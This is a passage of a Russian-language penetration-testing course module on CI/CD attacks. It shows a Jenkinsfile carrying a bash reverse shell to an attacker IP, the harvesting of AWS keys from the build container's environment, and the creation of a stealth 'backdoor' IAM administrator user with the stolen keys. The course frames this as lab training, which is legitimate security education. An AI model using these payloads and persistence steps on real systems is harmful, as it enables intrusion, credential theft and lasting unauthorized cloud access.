
Листинг 30 - Starting apache2 on Kali

Далее нужно update Jenkinsfile в repo и trigger запуск pipeline. Мы могли бы clone repo и push через git command, но Gitea предоставляет более простой способ сделать это через UI.

Вернемся к Jenkinsfile на SCM server и щелкнем button *Edit*.



После paste нашего Jenkinsfile с payload можно прокрутить вниз и commit change. Это trigger *push*, нужный для webhook.



Код конвейера, который мы предоставили, должен выполниться довольно быстро. Однако потребуется несколько мгновений, чтобы webhook сработал, а Jenkins инициализировал окружение. Вскоре после коммита Jenkinsfile можно проверить журналы Apache в `/var/log/apache2/access.log`. Мы ищем обращение к endpoint `/unix`, которое подтвердит, что мы можем выполнять код и работаем в Unix-подобной системе.

```
kali@cloud-kali:~$ cat /var/log/apache2/access.log
198.18.53.73 - - [27/Apr/2023:19:34:40 +0000] "GET /unix HTTP/1.1" 404 436 "-" "curl/7.74.0"
```

Листинг 30 - Проверка журналов Apache

Отлично! Теперь можно выполнить команду, которая отправит reverse shell обратно на нашу Kali-машину. И снова важно использовать IP облачной Kali-машине, а не локальной Kali-машине. Мы также используем reverse shell, который опирается на минимальный набор библиотек.

```
bash -i >& /dev/tcp/192.88.99.76/4242 0>&1
```

Листинг 31 - Reverse shell

Убедитесь, что изменили IP на адрес вашей cloud Kali-машине.

Хотя эта command может казаться complex, мы можем разобрать ее, чтобы лучше understand. Она executes interactive (`-i`) bash session, redirects stdout и stderr (**> &**) этой bash session на Kali-машине (`/dev/tcp/192.88.99.76/4242`), а также redirects stdin из network connection в bash session. Это фактически позволяет interact с reverse shell.

Хотя существуют другие reverse shells, использующие Perl и Python, мы хотим limit reliance on additional languages, которые могут быть не installed на target.

Перед добавлением payload reverse shell в Jenkinsfile мы обернем все это еще одной bash-командой. При работе с redirects, pipes и reverse shells всегда полезно выполнить payload в другой bash-сессии, используя `-c` для указания команды к выполнению. Например: **bash -c "PAYLOAD GOES HERE"**. Это нужно потому, что мы не уверены, как builder будет выполнять код и будут ли работать redirections. Однако если обернуть все в bash, можно обеспечить выполнение в

environment, где redirections будут работать. Также добавим ampersand в конце, чтобы отправить команду в background процесса, чтобы выполнение не остановилось из-за timeout.

```
pipeline {
  agent any
  stages {
    stage('Send Reverse Shell') {
      steps {
        withAWS(region: 'us-east-1', credentials: 'aws_key') {
          script {
            if (isUnix()) {
              sh 'bash -c "bash -i >& /dev/tcp/192.88.99.76/4242 0>&1" & '
            }
          }
        }
      }
    }
  }
}
```

Листинг 32 - Basic Jenkinsfile - Final Payload

Перед запуском этих edits нужно запустить что-то для capture reverse shell. Мы используем **nc** для listen (`-l`) на port 4242 с flag `-p`. Также instruct netcat использовать IP вместо DNS resolution (`-n`) и enable verbose output (`-v`).

```
kali@cloud-kali:~$ nc -nvlp 4242
listening on [any] 4242 ...
```

Листинг 30 - Starting Netcat on Kali

Вернемся к редактированию Jenkins-файла на SCM-сервере и снова закоммитим изменения. Это повторно запустит конвейер.

Через несколько seconds мы должны получить reverse shell от builder:

```
kali@cloud-kali:~$ nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.0.1.78] from (UNKNOWN) [198.18.53.73] 54980
bash: cannot set terminal process group (58): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@5e0ed1dc7ffe:~/agent/workspace/image-transform$ whoami
whoami
jenkins
```

Листинг 33 - Capture Reverse Shell

Отлично! Наш reverse shell от Jenkins builder работает как expected.

Теперь, когда мы повысили привилегии, пора снова выполнить перечисление. Начнем со сбора информации о kernel и ОС. Информацию о kernel получим, запустив **uname** с флагом `-a`, чтобы отобразить все. Также получим информацию об ОС, просмотрев `/etc/os-release`.

```
jenkins@fcd3cc360d9e:~/agent/workspace/image-transform$ uname -a
uname -a
Linux fcd3cc360d9e 4.14.309-231.529.amzn2.x86_64 #1 SMP Tue Mar 14 23:44:59 UTC 2023 x86_ GNU/Linux

jenkins@fcd3cc360d9e:~/agent/workspace/image-transform$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
```

```
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Листинг 34 - Сведения об ОС и ядре

На основании вывода мы обнаруживаем, что работает Debian 11 на ядре Amazon Linux. Продолжим сбор информации. Наш рабочий каталог — **~/agent/workspace/image-transform**. Перечислим содержимое текущего каталога, перейдем в домашний каталог и также выведем его содержимое.

```
jenkins@fcd3cc360d9e:~/agent/workspace/image-transform$ ls
ls
Jenkinsfile
README.md
image-processor-template.yml
```

Листинг 35 - Вывод Working Directory

Текущий рабочий каталог содержит snapshot git-репозитория на момент нашего push. Мы уже знаем, что содержат эти файлы, поэтому перейдем в домашний каталог и перечислим его содержимое.

```
jenkins@fcd3cc360d9e:~/agent/workspace/image-transform$ cd ~

jenkins@fcd3cc360d9e:~$ ls -a
ls -a
.
..
.bash_logout
.bashrc
.cache
.config
.profile
.ssh
agent
```

Листинг 35 - Вывод Home Directory

Home directory содержит directory **.ssh**. Этот directory может содержать SSH private keys. Inspect его и contents его files.

```
jenkins@fcd3cc360d9e:~$ ls -a .ssh
ls -a
.
..
authorized_keys

jenkins@fcd3cc360d9e:~$ cat .ssh/authorized_keys
cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP+HH9VS2Oe1djuSNJWhbYaswUC544I0QCp8sSdyTs/yQiytovhTAP/Z1eA2n0OZB2/4/
    oJn5wpdui8TTnkQGb6KdiLMfO1hZep7QVAY1QAwxLaKz6iEAFUuNxRrctwebVNCVokZr1yQmvlW0qKdQ5RaqU5xu35oDsYhk5vcQj+o8FA
    hkI5zkA4Mq6UPdLgakxEHaxJT4vWL7rYYvMW8Wz2/
    ngZS4LlcYmTVRiSRxFs1LdwTwC5DDlL05sqqFGED+Gs6Jy6VFhCZE0oFGZ0EoIMXkjasifVUvf7jPJ/
    qFKRP47AwJ6zMUUGlwf8t5HFwzK6ZmDoKUiUHg6ZdOEHxHYJRXqQ1IILpgp9g+1+NhYpIwpnvkuurCLFpKby4rRKkECueRUjSMsArKuTdP
    BZZ1cpC12z/czcGzTib1AjIUaNwobsU5dwVbgPLnDJ6vYVQGTNq5/
    PLRBeHCluzpaiHFtrP80PL9XomVhCI+lGTKxD9QxYq+mSYyESiEeu7idqw8= jenkins@jenkins
```

Листинг 36 - Checking for Private Keys and Authorized Keys

К сожалению, приватные ключи мы не нашли, но обнаружили, что файл `authorized_keys` позволяет Jenkins входить по SSH-ключу под этим пользователем. Вероятно, так контроллер Jenkins оркестрирует команды для выполнения на builder. Далее изучим сетевую конфигурацию.

```
jenkins@fcd3cc360d9e:~$ ifconfig
ifconfig

bash: ifconfig: command not found

jenkins@fcd3cc360d9e:~$ ip a
ip a
bash: ip: command not found
```

Листинг 37 - Checking Network Configuration

На host отсутствуют и *ifconfig*, и *ip*. Начинает казаться, что мы в container, поскольку ограничены в том, что можем run. Container enumeration очень похожа на standard Linux enumeration. Однако есть несколько дополнительных things, которые следует искать. Например, нужно проверить container на mounts, которые могут содержать secrets. Мы можем list mounts, просмотрев contents `/proc/mounts`.

```
jenkins@fcd3cc360d9e:~$ cat /proc/mounts
cat /proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/ZWMYT5LL7SJG7W2C2AQDU3DNZU:/var/lib/docker/
    overlay2/l/NWVNHZEQTXKQV7TK6L5PBW2LY6:/var/lib/docker/overlay2/l/XQAFTST24ZNNZODESKXRXG2DT3:/var/lib/
    docker/overlay2/l/XQEBX4RY52MDAKX5AHOFQ33C3J:/var/lib/docker/overlay2/l/RL6A3EXVAAKLS2H3DCFGHT6G4I:/var/
    lib/docker/overlay2/l/RK5MUYP5EXDS66AROAZDUW4VJZ:/var/lib/docker/overlay2/l/GITV6R24OXBRFWILXTIPQJWAUO:/
    var/lib/docker/overlay2/l/IJIDXIBWIZUYBIWUF5YWXCOG4L:/var/lib/docker/overlay2/l/
    6MLZE4Z6A4O4GGDABKH4SEB2ML:/var/lib/docker/overlay2/l/DWFB6EYO3HEPBCCAWYQ4256GNS:/var/lib/docker/overlay2/
    l/I7JY2SWCL2IPGXKRREITBKE3XF:/var/lib/docker/overlay2/l/U3ULKCXTN7B3QA7WZBNB67UESW,upperdir=/var/lib/
    docker/overlay2/b01b1c72bc2d688d01493d2aeda69d6a4ec1f6dbb3934b8c1ba00aed3040de4a/diff,workdir=/var/lib/
    docker/overlay2/b01b1c72bc2d688d01493d2aeda69d6a4ec1f6dbb3934b8c1ba00aed3040de4a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /sys/fs/cgroup tmpfs rw,nosuid,nodev,noexec,relatime,mode=755 0 0
cgroup /sys/fs/cgroup/systemd cgroup rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib/systemd/
    systemd-cgroups-agent,name=systemd 0 0
cgroup /sys/fs/cgroup/pids cgroup rw,nosuid,nodev,noexec,relatime,pids 0 0
cgroup /sys/fs/cgroup/devices cgroup rw,nosuid,nodev,noexec,relatime,devices 0 0
cgroup /sys/fs/cgroup/freezer cgroup rw,nosuid,nodev,noexec,relatime,freezer 0 0
cgroup /sys/fs/cgroup/cpuset cgroup rw,nosuid,nodev,noexec,relatime,cpuset 0 0
cgroup /sys/fs/cgroup/blkio cgroup rw,nosuid,nodev,noexec,relatime,blkio 0 0
cgroup /sys/fs/cgroup/perf_event cgroup rw,nosuid,nodev,noexec,relatime,perf_event 0 0
cgroup /sys/fs/cgroup/hugetlb cgroup rw,nosuid,nodev,noexec,relatime,hugetlb 0 0
cgroup /sys/fs/cgroup/cpu,cpuacct cgroup rw,nosuid,nodev,noexec,relatime,cpu,cpuacct 0 0
cgroup /sys/fs/cgroup/net_cls,net_prio cgroup rw,nosuid,nodev,noexec,relatime,net_cls,net_prio 0 0
cgroup /sys/fs/cgroup/memory cgroup rw,nosuid,nodev,noexec,relatime,memory 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
/dev/xvda1 /run xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /tmp xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /home/jenkins xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /run xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /etc/resolv.conf xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /etc/hostname xfs rw,noatime,attr2,inode64,noquota 0 0
/dev/xvda1 /etc/hosts xfs rw,noatime,attr2,inode64,noquota 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k 0 0
```

Листинг 38 - Checking Mounts

Вывод подтверждает, что это действительно Docker-контейнера. Однако дополнительных mounts мы не находим. Также следует проверить, имеет ли этот container high level of privileges. Docker-контейнерas могут run as "privileged", что дает container значительный объем permissions над host. "Privileged" configuration для container включает excess Linux capabilities, access к Linux devices и другое. Мы можем определить, находимся ли на этом higher permission level, проверив contents `/proc/1/status` и найдя **Cap** в output.

```
jenkins@fcd3cc360d9e:~$ cat /proc/1/status | grep Cap
cat /proc/1/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000003fffffffff
CapEff: 0000003fffffffff
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

Листинг 39 - Checking Capability for container

Values в *CapPrm*, *CapEff* и *CapBnd* представляют list of capabilities. Однако сейчас они *encoded*, поэтому нужно *decode* их во что-то более useful. Это можно сделать с помощью utility **capsh** в Kali.

```
kali@kali:~$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
    cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,
    cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,
    cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,
    cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,
    cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
```

Листинг 40 - Decoding the capabilities

Наличие *cap_net_admin* и *cap_sys_admin* указывает, что этот контейнер либо работает в привилегированном контексте, либо как минимум запущен со всеми добавленными capabilities. Однако мы работаем в контексте non-root-пользователя *jenkins*.
Чтобы exploit эти capabilities, сначала пришлось бы найти повышение привилегий до root внутри container, а затем exploit escape из privileged container.

Хотя это может быть возможно, мы также знаем, что reverse shell был выполнен с учетными данными AWS. Найдем эти учетные данные в переменных окружения. Используем **env**, чтобы перечислить все переменные окружения, и **grep**, чтобы вывести только элементы с **AWS** в имени.

```
jenkins@fcd3cc360d9e:~$ env | grep AWS
env | grep AWS
AWS_DEFAULT_REGION=us-east-1
AWS_REGION=us-east-1
AWS_SECRET_ACCESS_KEY=W4gtNvsaeVgx5278oy5AXqA9XbWdkRWfKNamjKXo
AWS_ACCESS_KEY_ID=AKIAUBHUBEGIMU2Y5GY7
```

Листинг 41 - Discovering AWS Keys

Отлично! Далее попробуем выяснить, что можно сделать с этими credentials.

1. Прочитайте файл /etc/os-release. Как называется используемая операционная система?

2. Найдите flag в file "secret".

3. Найдите environment variable с "flag".

25.6. Compromising the Environment via Backdoor Account

Поставщики публичных облаков предоставляют очень тонко настраиваемый контроль доступа с помощью сложных политик. Каждый раз, когда мы обнаруживаем учетные данные, сначала нужно определить, к чему мы можем получить доступ с их помощью. После определения действий, которые мы можем выполнить, следующий шаг - создать еще одну учетную запись администратора как backdoor, если это возможно.

После получения начального доступа может понадобиться закрепиться в среде. Одна распространенная техника в cloud settings - создание Backdoor Cloud Account (T1136.003), что позволяет сохранять доступ со временем, используя легитимное, но скрытое точку опоры.

Этот учебный блок охватывает следующие учебные цели:

• Определить доступ, который есть у нас с найденными учетными данными
• Понять, как создать бэкдорную учетную запись пользователя

Есть несколько методов, которые можно использовать для обнаружения границ разрешений текущей учетной записи. Самый простой метод — использовать учетную запись для перечисления собственной информации и политик, но это работает только если у пользователя есть разрешения на просмотр своего доступа. Другой вариант — перебрать все вызовы API и журналировать успешные. Однако этот вариант очень шумный, и по возможности его следует избегать.

Сначала попробуем вручную перечислить политики. Начнем с создания нового AWS-профиля с найденными учетными данными. Сделаем это с помощью команды **aws configure**, передав аргумент `--profile` с именем **CompromisedJenkins**. Затем укажем обнаруженные Access Key ID и Secret Access Key. Далее установим регион **us-east-1**, поскольку именно его мы встречали до сих пор. Наконец, оставим формат вывода по умолчанию.

```
kali@kali:~$ aws configure --profile=CompromisedJenkins
AWS Access Key ID [None]: AKIAUBHUBEGIMU2Y5GY7
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Листинг 42 - Configuring a new profile

Далее получим имя пользователя. Для этого запустим подкоманду **iam get-user** команды **aws**. Также нужно передать аргумент `--profile CompromisedJenkins`, чтобы убедиться, что используем скомпрометированные учетные данные.

```
kali@kali:~$ aws --profile CompromisedJenkins sts get-caller-identity
{
    "UserId": "AIDAUBHUBEGILTF7TFWME",
    "Account": "274737132808",
    "Arn": "arn:aws:iam::274737132808:user/system/jenkins-admin",
}
```

Листинг 43 - Getting User Name

Из вывода мы видим, что имя пользователя — *jenkins-admin*. Далее выясним, какие разрешения есть у нашей учетной записи. Администратор может прикрепить политику к пользователю тремя способами:

1. **Inline Policy:** политика, созданная только для одной учетной записи пользователя и прикрепленная напрямую.
2. **Managed Policy Attached to User:** Customer- или AWS-managed policy, attached к одному или нескольким users.
3. **Group Attached Policy:** встроенная или управляемая политика, прикрепленная к группе, которой назначен пользователь.

Чтобы определить границу разрешений, нужно перечислить все три типа прикрепления политик. Используем **iam list-user-policies** для встроенной политики, **iam list-attached-user-policies** для управляемой политики, прикрепленной к пользователю, и **iam list-groups-for-user**, чтобы перечислить группы, в которых состоит пользователь. Для каждой команды также передадим аргумент `--user-name jenkins-admin` и выберем профиль.

```
kali@kali:~$ aws --profile CompromisedJenkins iam list-user-policies --user-name jenkins-admin
{
    "PolicyNames": [
        "jenkins-admin-role"
    ]
}

kali@kali:~$ aws --profile CompromisedJenkins iam list-attached-user-policies --user-name jenkins-admin
{
    "AttachedPolicies": []
}

kali@kali:~$ aws --profile CompromisedJenkins iam list-groups-for-user --user-name jenkins-admin
{
    "Groups": []
}
```

Листинг 44 - Вывод политик и группы пользователя

На основании вывода мы видим, что у пользователя есть только одна встроенная политика. Далее перечислим фактическую политику, чтобы определить, к чему у нас есть доступ. Для этого можно использовать подкоманду **iam get-user-policy**. Укажем имя пользователя и имя политики аргументами `--user-name jenkins-admin` и `--policy-name jenkins-admin-role`.

```
kali@kali:~$ aws --profile CompromisedJenkins iam get-user-policy --user-name jenkins-admin --policy-name
    jenkins-admin-role
{
    "UserName": "jenkins-admin",
    "PolicyName": "jenkins-admin-role",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "",
                "Effect": "Allow",
                "Action": "*",
                "Resource": "*"
            }
        ]
    }
}
```

Листинг 45 - Getting Policy

Отлично! Наши скомпрометированные учетные данные имеют полный администраторский доступ.

Далее создадим бэкдор-учетную запись вместо использования учетной записи jenkins-admin. Все еще указывая учетные данные Jenkins (`--profile CompromisedJenkins`), запустим подкоманду **iam create-user** и передадим имя пользователя через `--user-name backdoor`.

Совет

В этом примере мы установим имя пользователя как *backdoor*. Однако в реальном задании мы выбрали бы более скрытное имя пользователя, например *terraform-admin*.

```
kali@kali:~$ aws --profile CompromisedJenkins iam create-user --user-name backdoor
{
    "User": {
        "Path": "/",
        "UserName": "backdoor",
        "UserId": "AIDAUBHUBEGIPX2SBIHLB",
        "Arn": "arn:aws:iam::274737132808:user/backdoor",
    }
}
```

Листинг 46 - Create User

Далее attach AWS managed policy AdministratorAccess. Сделаем это с помощью subcommand **iam attach-user-policy**, указав username через `--user-name`. Также укажем ARN policy AdministratorAccess, используя argument `--policy-arn arn:aws:iam::aws:policy/AdministratorAccess`.

```
kali@kali:~$ aws --profile CompromisedJenkins iam attach-user-policy  --user-name backdoor --policy-arn arn:
    aws:iam::aws:policy/AdministratorAccess

kali@kali:~$
```

Листинг 47 - Attach Admin Policy

Далее нужно создать ключ доступа и секретный ключ для пользователя. Используем подкоманду **iam create-access-key**.

```
kali@kali:~$ aws --profile CompromisedJenkins iam create-access-key --user-name backdoor
{
    "AccessKey": {
        "UserName": "backdoor",
        "AccessKeyId": "AKIAUBHUBEGIDGCLUM53",
        "Status": "Active",
        "SecretAccessKey": "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",
    }
}
```

Листинг 48 - Get User Credentials

Наконец, настроим новый профиль в AWS CLI с только что полученными учетными данными. Подтвердим, что все работает, перечислив прикрепленные пользовательские политики с помощью подкоманды **iam list-attached-user-policies**.

```
kali@kali:~$ aws configure --profile=backdoor
AWS Access Key ID [None]: AKIAUBHUBEGIDGCLUM53
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:

kali@kali:~$ aws --profile backdoor iam list-attached-user-policies --user-name backdoor
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Листинг 49 - Configure profile and list policies

Отлично! Теперь у нас есть backdoor account.

В завершение важно подчеркнуть конечный результат этого процесса: атакующий получает полные административные привилегии внутри целевой учетной записи, а также backdoor-пользователя, которого можно использовать для поддержания долгосрочного доступа. Такой уровень контроля обеспечивает дальнейшую эксплуатацию и закрепление в скомпрометированной среде. В следующих учебных блоках мы рассмотрим другую технику атаки AWS, сосредоточенную на злоупотреблении dependency chain, которая вводит другой вектор для получения контроля над облачными ресурсами.

Discover the flag in the ec2 instance tag.

25.7. Dependency Chain Abuse

Dependency Chain Abuse происходит, когда злоумышленник обманывает систему сборки и заставляет ее скачивать вредоносный код через захват или имитацию зависимостей. *Insufficient Pipeline-Based Access Controls* возникают, когда pipelines имеют чрезмерные разрешения, создавая риск компрометации системы. Разрешения должны быть строго ограничены, чтобы предотвратить это.

Во второй половине модуля мы используем публичную информацию об отсутствующей зависимости, опубликуем вредоносный пакет и добьемся его выполнения в production. Оказавшись внутри, просканируем сеть, проложим туннель к серверу автоматизации, проэксплуатируем уязвимость плагина для получения AWS-ключей и в итоге найдем файл состояния Terraform, содержащий административные AWS-ключи.

После получения доступа к production мы просканируем внутреннюю сеть и обнаружим дополнительные службы. Оттуда проложим туннель к серверу автоматизации, где сможем создать учетную запись и проэксплуатировать уязвимость установленного плагина для получения ключей доступа AWS. Используя эти ключи доступа, мы сможем продолжить перечисление, пока не найдем S3-бакет, который содержит файл состояния Terraform с административными AWS-ключами.

Мы рассмотрим следующие учебные блоки:

• Lab Design
• Information Gathering
• Dependency Chain Attack
• Compromising the Environment
• Wrapping Up

В конце этого раздела мы сможем start lab. Это предоставит нам:

• IP-адрес DNS server
• Kali IP-адрес
• Kali password

Чтобы получить доступ к сервисам, нужно настроить личную Kali-машину, а не облачный инстанс, на использование предоставленного DNS-сервера и pip-клиента. Начнем с DNS-сервера. В этом примере наш DNS-сервер будет размещен на 203.0.113.84.

Начнем с перечисления активных подключений на Kali-машине с помощью **nmcli** с подкомандой **connection**. В зависимости от того, как подключена Kali, например через Wi-Fi или VM, вывод может отличаться.

```
kali@kali:~$ nmcli connection
NAME                UUID                                  TYPE      DEVICE
Wired connection 1  67f8ac63-7383-4dfd-ae42-262991b260d7  ethernet  eth0
lo                  1284e5c4-6819-4896-8ad4-edeae32c64ce  loopback  lo
```

Листинг 1 - Вывод All Active Network Connections in Our Kali Machine

Наше основное network connection называется "Wired connection 1". Мы используем его в следующей command для настройки DNS configuration. Затем добавим subcommand **modify** к **nmcli** и укажем name connection, которое хотим modify. Установим **ipv4.dns** в IP нашего DNS server. После настройки используем **systemctl**, чтобы restart service *NetworkManager*.

```
kali@kali:~$ nmcli connection modify "Wired connection 1" ipv4.dns "203.0.113.84"

kali@kali:~$ sudo systemctl restart NetworkManager
```

Листинг 2 - Setting DNS Server Configuration to ipv4.dns and Restarting NetworkManager Service

Hosted DNS server будет отвечать только для domain **offseclab.io**. Можно указать дополнительные DNS servers вроде 1.1.1.1 или 8.8.8.8, добавив их comma-separated list в command выше, например "203.0.113.84, 1.1.1.1, 8.8.8.8".

После настройки можно подтвердить, что изменение распространилось, проверив DNS IP в файле `/etc/resolv.conf`. Также используем **nslookup**, чтобы проверить, отвечает ли DNS-сервер на соответствующие запросы.

```
kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 203.0.113.84
...

kali@kali:~$ nslookup git.offseclab.io
Server:         203.0.113.84
Address:        203.0.113.84#53

Non-authoritative answer:
Name:   git.offseclab.io
Address: 198.18.53.73
```

Листинг 3 - Verifying Changes for DNS and Checking DNS Server's Response to Our Requests

Мы записали changes в file **resolv.conf** и успешно queried одну из DNS entries.

Каждый lab restart предоставит новый DNS IP, и нужно будет run commands выше для его настройки. Поскольку DNS server будет destroyed в конце lab, нужно удалить эту entry из settings, запустив command **nmcli** из листинга 2 с empty string вместо IP. Мы продемонстрируем это в разделе *Wrapping Up*.

Далее configure pip client на Kali instance. Чтобы использовать cloud Kali instance для commands **pip**, нужно выполнить эти updates и там.

Можно настроить pip через файл **~/.config/pip/pip.conf**. Начнем с создания каталога **~/.config/pip/** с помощью **mkdir** и параметра `-p`, который создаст промежуточные каталоги (**.config** и **pip**). Далее используем **nano**, чтобы создать и отредактировать **pip.conf**.

```
kali@kali:~$ mkdir -p ~/.config/pip/

kali@kali:~$ nano ~/.config/pip/pip.conf

kali@kali:~$ cat -n  ~/.config/pip/pip.conf
1  [global]
2  index-url = http://pypi.offseclab.io
3  trusted-host = pypi.offseclab.io
```

Листинг 50 - Configuring pip and Creating pip.conf File

На line 1 укажем top level global configuration, чтобы она populates каждый раз, когда наш user использует **pip**. Далее укажем server http://pypi.offseclab.io, который является replacement официального server PyPI. Наконец, нужно указать, что это *trusted-host*, поскольку он использует *HTTP* вместо *HTTPS*.


25.8. Information Gathering

